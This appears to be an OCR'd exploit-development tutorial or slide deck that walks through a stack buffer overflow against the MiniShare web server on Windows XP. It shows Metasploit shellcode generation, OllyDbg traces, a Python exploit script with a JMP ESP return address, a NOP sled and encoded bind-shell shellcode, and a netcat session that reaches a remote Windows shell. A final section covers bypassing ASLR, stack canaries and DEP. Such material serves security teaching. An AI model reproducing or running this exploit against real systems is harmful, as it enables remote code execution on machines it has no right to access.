buf += "\xba\xbf\x6a\x25\xd0\xd9\xcf\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x53\x31\x50\x12\x83\xe8\xfc\x03\xef\x64\xc7"
buf += "\x25\xf3\x91\x85\xc6\x0b\x62\xea\x4f\xee\x53\x2a\x2b"
buf += "\x7b\xc3\x9a\x3f\x29\xe8\x51\x6d\xd9\x7b\x17\xba\xee"
buf += "\xcc\x92\x9c\xc1\xcd\x8f\xdd\x40\x4e\xd2\x31\xa2\x6f"
buf += "\x1d\x44\xa3\xa8\x40\xa5\xf1\x61\x0e\x18\xe5\x06\x5a"
buf += "\xa1\x8e\x55\x4a\xa1\x73\x2d\x6d\x80\x22\x25\x34\x02"
buf += "\xc5\xea\x4c\x0b\xdd\xef\x69\xc5\x56\xdb\x06\xd4\xbe"
buf += "\x15\xe6\x7b\xff\x99\x15\x85\x38\x1d\xc6\xf0\x30\x5d"
buf += "\x7b\x03\x87\x1f\xa7\x86\x13\x87\x2c\x30\xff\x39\xe0"
buf += "\xa7\x74\x35\x4d\xa3\xd2\x5a\x50\x60\x69\x66\xd9\x87"
buf += "\xbd\xee\x99\xa3\x19\xaa\x7a\xcd\x38\x16\x2c\xf2\x5a"
buf += "\xf9\x91\x56\x11\x14\xc5\xea\x78\x71\x2a\xc7\x82\x81"
```

/usr/share/metasploit-framework/
./msfpayload windows/shell_bind_tcp R | ./msfencode –b ‘\x00\x0d‘ –e x86/shikata_ga_nai

Execute the encoded shellcode ☹ ☹ ☹

hm???


OllyDbg - minishare.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S ?
CPU - thread 00000224
Registers (FPU)
Paused

```
01343913  0000           ADD BYTE PTR DS:[EAX],AL
01343915  00FF           ADD BH,BH
01343917  FF31           PUSH DWORD PTR DS:[ECX]
01343919  50             PUSH EAX
0134391A  1283 E8FC03EF  ADC AL,BYTE PTR DS:[EBX+EF03FCE8]
01343920  64:C7          ???                                  Unknown command
01343922  25 F39185C6    AND EAX,C68591F3
01343927  0B62 EA        OR ESP,DWORD PTR DS:[EDX-16]
0134392A  4F             DEC EDI
0134392B  EE             OUT DX,AL                            I/O command
0134392C  53             PUSH EBX
0134392D  2A2B           SUB CH,BYTE PTR DS:[EBX]
0134392F  7B C3          JPO SHORT 013438F4
...
01343961  34 02          XOR AL,2
01343963  C5EA           LDS EBP,EDX                          Illegal use of register
01343965  4C             DEC ESP
01343966  0BDD           OR EBX,EBP
01343968  EF             OUT DX,EAX                           I/O command
AL=00
DS:[00000000]=???
```

```
009610D0| 00 00 00 00 D8 00 00 00| ...
009610D8| 68 FB 54 00 22 05 00 00| .T
Access violation when writing to [00000000] -
```


```
Registers (FPU)
EAX 00000000
ECX 77C0EF3B msvcrt.77C0EF3B
EDX D0256ABF
EBX 41414141
ESP 01343908
EBP 0134BB90
ESI 00000001
EDI 01345B68

EIP 01343913

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 bad   -NAN FFFF C0000000 00000000
ST1 empty -UNORM EB88 0024EDC0 00000000
ST2 empty 0.0378911831153532350e-4933
ST3 empty +UNORM 0570 7C91EE18 0114FFA4
ST4 empty 0.1652694500462100000e-4933
ST5 empty -UNORM FC64 00000000 FFFFFFF3
ST6 empty -UNORM FED8 0114F7F4 00EB0000
ST7 bad   -NAN FFFF C0000000 00000000
               3 2 1 0      E S P U O Z D I
FST 0041  Cond 0 0 0 0  Err 0 1 0 0 0 0 0 1  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00961000 00 00 00 00 09 DE 55 41  .....ïUA
00961008 00 00 00 00 00 00 05 00  ......♣.
00961010 02 00 00 00 38 00 00 80  ☻...8..Ç
00961018 03 00 00 00 28 02 00 80  ♥...(☻.Ç
00961020 05 00 00 00 88 03 00 80  ♣...ê♥.Ç
00961028 06 00 00 00 88 04 00 80  ♠...ê♦.Ç
00961030 0E 00 00 00 58 05 00 80  ♫...X♣.Ç
00961038 00 00 00 00 09 DE 55 41  .....ïUA
00961040 00 00 00 00 00 00 0A 00  ........
00961048 61 1E 00 00 98 00 00 80  a▲..ÿ..Ç
00961050 62 1E 00 00 C0 00 00 80  b▲..└..Ç
00961058 63 1E 00 00 E8 00 00 80  c▲..Þ..Ç
00961060 64 1E 00 00 10 01 00 80  d▲..►☺.Ç
00961068 65 1E 00 00 38 01 00 80  e▲..8☺.Ç
00961070 66 1E 00 00 60 01 00 80  f▲..`☺.Ç
00961078 6C 1E 00 00 88 01 00 80  l▲..ê☺.Ç
00961080 6D 1E 00 00 B0 01 00 80  m▲..░☺.Ç
00961088 6E 1E 00 00 D8 01 00 80  n▲..ï☺.Ç
00961090 70 1E 00 00 00 02 00 80  p▲...☻.Ç
00961098 00 00 00 00 09 DE 55 41  .....ïUA
009610A0 00 00 00 00 00 00 01 00  ......☺.
009610A8 00 00 00 00 B0 00 00 00  ....░...
009610B0 58 F6 54 00 0E 05 00 00  X÷T.♫♣..
009610B8 00 00 00 00 00 00 00 00  ........
009610C0 00 00 00 00 09 DE 55 41  .....ïUA
009610C8 00 00 00 00 00 00 01 00  ......☺.
009610D0 00 00 00 00 D8 00 00 00  ....ï...
009610D8 68 FB 54 00 22 05 00 00  h√T."♣..
```

```
01343908  0134390D
0134390C  07FD001B
01343910  00000000
01343914  FFFF0000
01343918  83125031
0134391C  EF03FCE8
01343920  F325C764
01343924  0BC68591
01343928  EE4FEA62
0134392C  7B2B2A53
01343930  293F9AC3
01343934  D96D51E8
01343938  EEBA177B
0134393C  C19C92CC
01343940  40DD8FCD
01343944  A231D24E
01343948  A3441D6F
0134394C  F1A540A8
01343950  E5180E61
01343954  8EA15A06
01343958  73A14A55
0134395C  22806D2D
01343960  C5023425
01343964  DD0B4CEA
01343968  56C569EF
0134396C  BED406DB
01343970  FF7BE615
01343974  38851599
01343978  30F0C61D
```


Access violation when writing to [00000000] - use Shift+F7/F8/F9 to pass exception to program

Encoded shellcode needs some space for decoding before executing → Insert some NOPs (10) before



```
#!/usr/bin/python
import errno
import os
from os import strerror
from socket import *
import sys
from time import sleep
from struct import pack

if len(sys.argv) != 3:
        print "[-]Usage: python %s " % sys.argv[0]
        print "[-]Example: python %s 192.168.1.2 80" % sys.argv[0]
        sys.exit(0)

ip = sys.argv[1]
port = int(sys.argv[2])

print "[+] Preparing evil string..."
sleep(1)
#buf = "\x41" * 2000
buf = "\x41"*1787 + "\x0a\xaf\xd5\x77"

buf = buf + "\x90"*10

buf = buf + ("\xda\xd9\xb8\x2c\xb5\xa2\xda\xd9\x74\x24\xf4\x5e\x31\xc9"
"\xb1\x56\x31\x46\x18\x03\x46\x18\x83\xc6\x28\x57\x57\x26"
"\xd8\x1e\x98\xd7\x18\x41\x10\x32\x29\x53\x46\x36\x1b\x63"
"\x0c\x1a\x97\x08\x40\x8f\x2c\x7c\x4d\xa0\x85\xcb\xab\x8f"
"\x16\xfa\x73\x43\xd4\x9c\x0f\x9e\x08\x7f\x31\x51\x5d\x7e"
"\x76\x8c\xad\xd2\x2f\xda\x1f\xc3\x44\x9e\xa3\xe2\x8a\x94"
"\x9b\x9c\xaf\x6b\x6f\x17\xb1\xbb\xdf\x2c\xf9\x23\x54\x6a"
"\xda\x52\xb9\x68\x26\x1c\xb6\x5b\xdc\x9f\x1e\x92\x1d\xae"
"5_exploit.py" 69L, 2406C                                   23,1          Top
```

Try again → w00t ☺




root@kali: ~/Desktop/minishare

```
▒▒▒Fi▒.▒▒NX▒▒t▒▒h'▒▒ ▒▒▒▒▒▒▒▒_fPd▒g▒▒▒▒a▯SL\▒Lm▒▒C▒▒▒▒E▒▒▒▒_PuTTY  ▒W▒-▒▒▒▒i▒}▒'▒;m▒▒▒▒@▒c)S▒kd%i▒▒▒p▒mt▒&z:
▒V1f▒▒▒▒▒▒▒b.<▒▒▒¿X▒▒▒▒%z\▒6▒bf6: HTTP/1.0


[+]Connecting with server...
[+]Connected...
[+]Send evil data...
[+]evil data sent
root@kali:~/Desktop/minishare# nc -n 10.52.200.24 7777
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Programme\MiniShare>
```

Exploit mitigation & bypassing

ASLR


- Adress Space Layout Randomization
- Enabled on Windows since VISTA



CPU - main thread, module user32

```
768AFCDB  FFE4             JMP ESP
768AFCDD  0300             ADD EAX,DWORD PTR
768AFCDF  0076 10          ADD BYTE PTR DS:
768AFCE2  81FF E5030000    CMP EDI,3E5
768AFCE8  76 4E            JBE SHORT user32.
768AFCEA  81FF E8030000    CMP EDI,3E8
768AFCF0  77 46            JA SHORT user32.
768AFCF2  FF75 14          PUSH DWORD PTR SS
768AFCF5  FF75 10          PUSH DWORD PTR SS
768AFCF8  57               PUSH EDI
768AFCF9  50               PUSH EAX
768AFCFA  E8 AF050000      CALL user32.768B
768AFCFF  EB 48            JMP SHORT user32.
768AFD01  90               NOP
768AFD02  90               NOP
768AFD03  90               NOP
768AFD04  90               NOP
768AFD05  90               NOP
768AFD06  8BFF             MOV EDI,EDI
768AFD08  55               PUSH EBP
768AFD09  8BEC             MOV EBP,ESP
768AFD0B  53               PUSH EBX
```

Before reboot
JMP ESP: 0x768afcdb



CPU - main thread, module user32

```
769DFCDB  FFE4             JMP ESP
769DFCDD  0300             ADD EAX,DWORD PTR
769DFCDF  0076 10          ADD BYTE PTR DS:
769DFCE2  81FF E5030000    CMP EDI,3E5
769DFCE8  76 4E            JBE SHORT user32.
769DFCEA  81FF E8030000    CMP EDI,3E8
769DFCF0  77 46            JA SHORT user32.
769DFCF2  FF75 14          PUSH DWORD PTR SS
769DFCF5  FF75 10          PUSH DWORD PTR SS
769DFCF8  57               PUSH EDI
769DFCF9  50               PUSH EAX
769DFCFA  E8 AF050000      CALL user32.769E
769DFCFF  EB 48            JMP SHORT user32.
769DFD01  90               NOP
769DFD02  90               NOP
769DFD03  90               NOP
769DFD04  90               NOP
769DFD05  90               NOP
769DFD06  8BFF             MOV EDI,EDI
769DFD08  55               PUSH EBP
769DFD09  8BEC             MOV EBP,ESP
769DFD0B  53               PUSH EBX
```

After reboot
JMP ESP: 0x769dfcdb

ASLR Bypass

- Search for non ASLR code
  - Search for JMP ESP command in the program itself or in libraries or program parts which have ASLR disabled.

- Partial EIP overwrite
  - Sometime you can overwrite just the stable (unchanged) part of EIP


Before reboot	After reboot
JMP ESP: 0x768afcdb	JMP ESP: 0x769dfcdb

ASLR Bypass

- NOP sled
  - Fill your memory with a lot of NOPs (99%) following by the shellcode (1%) to increase the chance to land with a wrong/inaccurate address in the NOP sled.
- CAIN: Silently Breaking ASLR in the Cloud (Blackhat Europe 2015)
  - Use memory deduplication feature of Virtual Machine Monitors to calculate adresses of system DLLs from neighbour virtual machines

Stack cookies/canaries

- Function prologue places a random number (canary) just before the return pointer on the stack
- Before RET is executed → is canary still alive?




OK

Attack


Stack cookies/canaries bypass

- Function epilogue raises an exception
- If you can overwrite the exception handler structure
  → SEH (Structured Exception Handling) Exploit



DEP (Data Execution Prevention)


- Stack and Heap are protected against code execution. Shellcode can‘t be located in stack area



- DEP can be disabled for a process using a Windows API call!
- How can we call the API when code execution is blocked?

- Use code fragments in executable areas and use the stack for chaining them together

DISABLE DEP – VirtualAlloc



API / OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc	yes	yes	yes	yes	yes	yes	yes
HeapCreate	yes	yes	yes	yes	yes	yes	yes
SetProcessDEPPolicy	no (1)	yes	no (1)	yes	no (2)	no (1)	yes
NtSetInformationProcess	yes	yes	yes	no (2)	no (2)	yes	no (2)
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	yes	yes	yes	yes

